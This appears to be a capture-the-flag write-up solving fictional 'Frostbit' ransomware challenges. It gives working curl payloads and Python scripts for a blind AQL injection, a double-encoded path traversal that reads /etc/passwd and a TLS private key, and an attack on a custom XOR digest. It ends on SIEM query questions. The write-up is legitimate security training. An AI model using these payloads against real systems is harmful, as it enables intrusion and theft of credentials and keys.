Difficulty: ❄ ❄ ❄ ❄ ❄ Wombley’s ransomware server is threatening to publish the Naughty-Nice list. Find a way to deactivate the publication of the Naughty-Nice list by the ransomware server.
Hints
Frostbit Publication
From: Dusty Giftwrap There must be a way to deactivate the ransomware server’s data publication. Perhaps one of the other North Pole assets revealed something that could help us find the deactivation path. If so, we might be able to trick the Frostbit infrastructure into revealing more details.
Frostbit Slumber
From: Dusty Giftwrap The Frostbit author may have mitigated the use of certain characters, verbs, and simple authentication bypasses, leaving us blind in this case. Therefore, we might need to trick the application into responding differently based on our input and measure its response. If we know the underlying technology used for data storage, we can replicate it locally using Docker containers, allowing us to develop and test techniques and payloads with greater insight into how the application functions.
Solution
The base URL from the “Decrypt the Naughty-Nice List” challenge (https://api.frostbit.app), also the UUID will be the same, in my case 3da17f67-ee61-455d-afc2-aa20e8c7911e. Additionally, one of the messages in frostbitfeed Santa Vision challenge provides a useful hint for this challenge: Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombley.
Starting with these information and trying to append the debug parameter to the url, we can observe the behavior of the API:
Attempting common attack patterns we can observe a SQL-injection like behavior:
1
2
(act3-ransomware) thedead@maccos act3-ransomware % curl "https://api.frostbit.app//api/v1/frostbitadmin/bot/3da17f67-ee61-455d-afc2-aa20e8c7911e/deactivate?debug=true" -H "X-API-Key: '" {"debug":true,"error":"Timeout or error in query:\nFOR doc IN config\n FILTER doc.<key_name_omitted> == '{user_supplied_x_api_key}'\n <other_query_lines_omitted>\n RETURN doc"}
Not knowing this specific syntax, I resorted to ChatGPT which revealed I was dealing with AQL (ArangoDB Query Language). Not being familiar with this NoSQL database technology, I spent some time finding a proper query and eventually ended up with a reliable blind injection in the form of ' || <PAYLOAD>?SLEEP(1000):false || '. I then wrote a python script to automate the attack and extract the data I was after:
defrunIntBlind (query): tresholdTriggered = False i = 0 whileTrue: _query = "{}=={}".format(query,i) logger.debug ("runIntBlind --> {}".format(i)) result = runBlind(_query) if tresholdTriggered: result = result or runBlind(_query) if result: logger.debug ("runIntBlind --> Return {}".format(i)) return i if i > INT_RETRY_THRESHOLD: logger.debug ("runIntBlind --> Counter over threshold, restarting with increased retries") i = -1 i += 1
print ("Retrieving the number of columns") numberOfCols = getNumberOfCols() print (" --> Got {} columns".format(numberOfCols)) print ("Retrieving the columns") cols = getCols() print (" --> The columns are {}".format(cols)) print ("Retrieving the values") colsValues = getColsValues (cols) print (" --> The values are {}".format(colsValues))
if __name__ == "__main__": main()
The script performs a time based injection but relies on the error returned to verify the actual result as the API automatically times out after 2 seconds. I went for this approach as I have seen instances of the query performing faster but still returning the error. Running the script returned the data from the database:
1 2 3 4 5 6 7 8 9 10 11 12 13 14
(act3-ransomware) thedead@maccos act3-ransomware % python3 aql_blind.py ### Setup ### Base URL : https://api.frostbit.app/api/v1/frostbitadmin/bot/3da17f67-ee61-455d-afc2-aa20e8c7911e/deactivate?debug=true Base Query : ' || {}?SLEEP(1000):false || ' Headers to inject : X-API-Key OK message : Timeout or error in query: Log level : 20 ### Run ### Retrieving the number of columns --> Got 4 columns Retrieving the columns --> The columns are ['deactivate_api_key', '_rev', '_key', '_id'] Retrieving the values --> The values are {'deactivate_api_key': 'abe7a6ad-715e-4e6a-901b-c9279a964f91', '_rev': '_ieE_hFC---', '_key': 'config', '_id': 'config/config'}
Calling the deactivate endpoint with X-API-Key: abe7a6ad-715e-4e6a-901b-c9279a964f91 did the trick and deactivated the ransomware publication:
Difficulty: ❄ ❄ ❄ ❄ ❄ Decrypt the Frostbit-encrypted Naughty-Nice list and submit the first and last name of the child at number 440 in the Naughty-Nice list.
Hints
Frostbit Hashing
From: Dusty Giftwrap The Frostbit infrastructure might be using a reverse proxy, which may resolve certain URL encoding patterns before forwarding requests to the backend application. A reverse proxy may reject requests it considers invalid. You may need to employ creative methods to ensure the request is properly forwarded to the backend. There could be a way to exploit the cryptographic library by crafting a specific request using relative paths, encoding to pass bytes and using known values retrieved from other forensic artifacts. If successful, this could be the key to tricking the Frostbit infrastructure into revealing a secret necessary to decrypt files encrypted by Frostbit.
Frostbit Dev Mode
From: Dusty Giftwrap There’s a new ransomware spreading at the North Pole called Frostbit. Its infrastructure looks like code I worked on, but someone modified it to work with the ransomware. If it is our code and they didn’t disable dev mode, we might be able to pass extra options to reveal more information. If they are reusing our code or hardware, it might also be broadcasting MQTT messages.
Frostbit Crypto
From: Dusty Giftwrap The Frostbit ransomware appears to use multiple encryption methods. Even after removing TLS, some values passed by the ransomware seem to be asymmetrically encrypted, possibly with PKI. The infrastructure may also be using custom cryptography to retrieve ransomware status. If the creator reused our cryptography, the infrastructure might depend on an outdated version of one of our libraries with known vulnerabilities. There may be a way to have the infrastructure reveal the cryptographic library in use.
Frostbit Forensics
From: Dusty Giftwrap I’m with the North Pole cyber security team. We built a powerful EDR that captures process memory, network traffic, and malware samples. It’s great for incident response - using tools like strings to find secrets in memory, decrypt network traffic, and run strace to see what malware does or executes.
Solution
Artifacts
The following files are delivered with the download:
Filename: DoNotAlterOrDeleteMe.frostbit.json Content:{"digest":"8000a9803204129aa16da8330a00102c","status":"Key Set","statusid":"cAwzkltLXZHSw"} Description: A file left by the ransomware probably to identify the client
Filename: frostbit.elf Content: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Go BuildID=twFnsUORqqujpF2IKOpc/fGToVu04lOziSdznrxR4/fBxGnDHL6jeZzih8PnXE/rTwd9D0xXFzB6_Ua8NW1, with debug_info, not stripped Description: The actual ransomware
Filename: frostbit_core_dump.13 Content: ELF 64-bit LSB core file, x86-64, version 1 (SYSV) Description: The coredump from the execution of the ransomware
Filename: naughty_nice_list.csv.frostbit Content: Binary data Description: The encrypted naughty nice list
Filename: ransomware_traffic.pcap Content: pcap capture file Description: The pcap of the traffic generated byt the ransomware
The core dump
The core dump seems corrupted and I was not able to open it with common tools, so I resorted to a simple strings, revealing a bunch of useful info, in particular the following:
Having extracted the traffic secrets from the core dump, I then decrypted the traffic of the file ransomware_traffic.pcap using tls-decryption. Then I opened the decrypted pcap with wireshark and extracted the full http stream:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
GET /api/v1/bot/3da17f67-ee61-455d-afc2-aa20e8c7911e/session HTTP/1.1 Host: api.frostbit.app User-Agent: Go-http-client/1.1 Accept-Encoding: gzip







When started, the executable sets up the example values for digest and status (red box) and searches for the presence of the APP_DEBUG environment variable (green box): If the environment variable is set to APP_DEBUG="true" it will set the server to http://localhost (green box), otherwise it will use https://api.frostbit.app (red box): After that, it will check the presence of the DoNotAlterOrDeleteMe.frostbit.json file: And it will try to load the file public_key.pem: The content of this file will be used to generate the key with the generateKey function: Once the key has been generated, the executable will check for the existance of the file naughty_nice_list.csv If this file is found it will then go ahead, create the naughty_nice_list.csv.frostbit seen in the artifacts and encrypt the original file using the encryptFile function: The encryptFile function encrypts the file using AES-CBC and the previously generated key along with the nonce as IV: Subsequent operations will encrypt the key, send the encryptedkey to the server, receive the final content for DoNotAlterOrDeleteMe.frostbit.json, save it and terminate.
Here I got hinted toward trying something similar to the executable on the API, therefore I added the debug=true parameter to the url and noticed the variable debugData being populated with a base64 that get decoded showing a json:
Tampering the digest parameter can lead to an error that shows some internals of the api. Especially, removing one character returns the following error:
1
2
curl "https://api.frostbit.app/view/cAwzkltLXZHSw/3da17f67-ee61-455d-afc2-aa20e8c7911e/status?digest=8000a9803204129aa16da8330a00102&debug=true" {"debug":true,"error":"Status Id File Digest Validation Error: Traceback (most recent call last):\n File \"/app/frostbit/ransomware/static/FrostBiteHashlib.py\", line 55, in validate\n decoded_bytes = binascii.unhexlify(hex_string)\nbinascii.Error: Odd-length string\n"}
defdigest(self) -> bytes: """Returns the raw binary hash result.""" returnself.hash_result
defhexdigest(self) -> str: """Returns the hash result as a hexadecimal string.""" return binascii.hexlify(self.hash_result).decode()
defupdate(self, file_bytes: bytes = None, filename_bytes: bytes = None, nonce_bytes: bytes = None): """Updates the internal state with new bytes and recomputes the hash.""" if file_bytes isnotNone: self.file_bytes = file_bytes if filename_bytes isnotNone: self.filename_bytes = filename_bytes if nonce_bytes isnotNone: self.nonce_bytes = nonce_bytes
self.hash_result = self._compute_hash()
defvalidate(self, hex_string: str): """Validates if the provided hex string matches the computed hash.""" try: decoded_bytes = binascii.unhexlify(hex_string) if decoded_bytes == self.digest(): returnTrue, None except Exception as e: stack_trace = traceback.format_exc() returnFalse, f"{stack_trace}" returnFalse, None
This library generates a digest of a file contents along with its filename, using the nonce as the XOR key. This library is vulnerable for two main reasons:
The validate function returns the exception stack trace, which is the reason that allowed us to find the library file in the first place
The filename gets processsed after the file contents, so a specifically crafted filename could completely cancel out the contribution of the file contents.

Exploiting the library can allow to obtain a digest of only zeroes by padding the filename and appending the nonce two times. For example, given the standard hash length of 16 bytes and the statusid as filename we can zero out the digest as follows:
The filename “cAwzkltLXZHSw”, 13 bytes long (“6341777a6b6c744c585a485377” in hex)
A padding of 3 bytes (e.g. “ff”), so to line up with the hash length
The nonce of 8 bytes, repeated to reach the hash length The result would be the following 32 bytes: These would cancel out any contribution by both the file content and the filename itself, leading to the digest 00000000000000000000000000000000 (00, 16 times):
The LFI
Tampering the statusId in the URL we can observe a different error, leading toward a LFI vulnerability:
1 2
(act3-ransomware) thedead@maccos act3-ransomware % curl "https://api.frostbit.app/view/cAwzkltLXZHS/3da17f67-ee61-455d-afc2-aa20e8c7911e/status?digest=8000a9803204129aa16da8330a00102c&debug=true" {"debug":true,"error":"Status Id File Not Found"}
Attempting various LFI payloads we can observe that some of them return more interesting results:
1 2
(act3-ransomware) thedead@maccos act3-ransomware % curl "https://api.frostbit.app/view/..%252F..%252F..%252F..%252Fetc%252Fpasswd/3da17f67-ee61-455d-afc2-aa20e8c7911e/status?digest=8000a9803204129aa16da8330a00102c&debug=true" {"debug":true,"error":"Invalid Status Id or Digest"}
This test demonstrates that a LFI is actually present, it needs to be double url encoded (e.g. / -> %2f -> %252f) and that the root directory is located to ../../../../ relatively to the application running directory, but suggests that the file gets validated against the FrostBiteHashlib seen before. Attempting the LFI appending the file as seen before didn’t work:
1 2
(act3-ransomware) thedead@maccos act3-ransomware % curl "https://api.frostbit.app/view/..%252f..%252f..%252f..%252fetc%252fpasswd%25ff%25ff%259e%2560%25e7%25c0%2521%2563%2535%259a%259e%2560%25e7%25c0%2521%2563%2535%259a/3da17f67-ee61-455d-afc2-aa20e8c7911e/status?digest=8000a9803204129aa16da8330a00102c&debug=true" {"debug":true,"error":"Status Id File Not Found"}
I assumed this is due to the presence of printable characters in the nonce, for example printing it in python results in:
I have then spent some time to find accepted alternatives to these printable characters so to introduce the least possible variance in the resulting digest. The following table shows the resulting values with an incoming hash of only ff: The highlighted values are the ones that have changed, and these could either be only the shown value or 0, depending on the hash results from the first loop (file_bytes XOR nonce_bytes). Having 11 bytes that can assume 2 values, this would result in 2 ^ 11 = 2048 possible digest values. This is a fairly big number but manageable with a script 😁
for combination in product(*ranges): digest = digest_str.format(*combination) url = base_url.format(file, uuid, digest) print ("ATTEMPTING DIGEST --> {}".format(digest)) r = requests.get(url) if"Status Id Too Long"in r.text: print (" --> ERROR!!! Status Id Too Long !!!") break if"Invalid Status Id or Digest"notin r.text and"Status Id File Not Found"notin r.text: print (" --> SUCCESS") matches = re.search(regex, r.text, re.MULTILINE) b64_value = matches.group(1) print ("DEBUG DATA B64 VALUE --> {}".format(b64_value)) print (" --> DECODED STRING --> ") print (base64.b64decode(b64_value).decode("utf-8")) break
This script handles the padding of the file and its double url encoding, then it iterates through the possible digests and, if successful, it returns the value of the debugData const decoded from base64. Running it with the file ../../../../etc/passwd provides the expected result:
The messages of the frostbitfeed discovered in the Santa Vision challenge provides a useful hint for this challenge: Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key. Leveraging on the LFI script and knowing the relative path, it becomes trivial to retrieve the key file:

Having obtained the private key, we can now decrypt the encrypted key retrieved from the pcap: The result is 1d1c6165774bd4ef06f2910884b79484,9e60e7c02163359a, wich is in the format <key>,<nonce>.
The solution (Finally 😁)

Knowing that the executable encrypts the file with AES-CBC and having obtained the encryption key, we can finally decrypt the naughty nice list: The solution of the challenge is the name of this last child: “Xena Xtreme”!
Thanks
Oh my god, this was so painful…I loved it! 😁 I have so many people to thank on this one - especially on the digest part - hopefully I don’t miss anyone.
Thanks to @JollyFrogs
“oh my god…there’s a hard part?”
Thanks to @thezentester
“bruh, you killin me - i cant read that”
Thanks to @Shuckle Lord Mixone
“and I even noticed that “debug data” section in the script…”
Difficulty: ❄ ❄ ❄ ❄ ❄ Help the ElfSOC analysts track down a malicious attack against the North Pole domain.
Hints
Elf Stack Intro
From: Fitzy Shortstack I’m part of the ElfSOC that protects the interests here at the North Pole. We built the Elf Stack SIEM, but not everybody uses it. Some of our senior analysts choose to use their command line skills, while others choose to deploy their own solution. Any way is possible to hunt through our logs!
Elf Stack Fields
From: Fitzy Shortstack If you are using your command line skills to solve the challenge, you might need to review the configuration files from the containerized Elf Stack SIEM.
Elf Stack WinEvent
From: Fitzy Shortstack One of our seasoned ElfSOC analysts told me about a great resource to have handy when hunting through event log data. I have it around here somewhere, or maybe it was online. Hmm.
Elf Stack PowerShell
From: Fitzy Shortstack Our Elf Stack SIEM has some minor issues when parsing log data that we still need to figure out. Our ElfSOC SIEM engineers drank many cups of hot chocolate figuring out the right parsing logic. The engineers wanted to ensure that our junior analysts had a solid platform to hunt through log data.
Elf Stack Hard - Email1
From: Fitzy Shortstack I was on my way to grab a cup of hot chocolate the other day when I overheard the reindeer talking about playing games. The reindeer mentioned trying to invite Wombley and Alabaster to their games. This may or may not be great news. All I know is, the reindeer better create formal invitations to send to both Wombley and Alabaster.
Elf Stack Hard - Email2
From: Fitzy Shortstack Some elves have tried to make tweaks to the Elf Stack log parsing logic, but only a seasoned SIEM engineer or analyst may find that task useful.
Silver (Easy mode)
Question 1: How many unique values are there for the event_source field in all logs?
QUERY:
1 2
FROM* | STATS COUNT_DISTINCT(event_source)
RESULTS:
COUNT_DISTINCT(event_source)
5
ANSWER:5
Question 2: Which event_source has the fewest number of events related to it?
QUERY:
1 2 3
FROM* | STATS COUNT() BY event_source | SORT `COUNT()` ASC
RESULTS:
COUNT()
event_source
269
AuthLog
1398
SnowGlowMailPxy
7476
GreenCoat
34679
NetflowPmacct
2299212
WindowsEvent
ANSWER:AuthLog
Question 3: Using the event_source from the previous question as a filter, what is the field name that contains the name of the system the log event originated from?
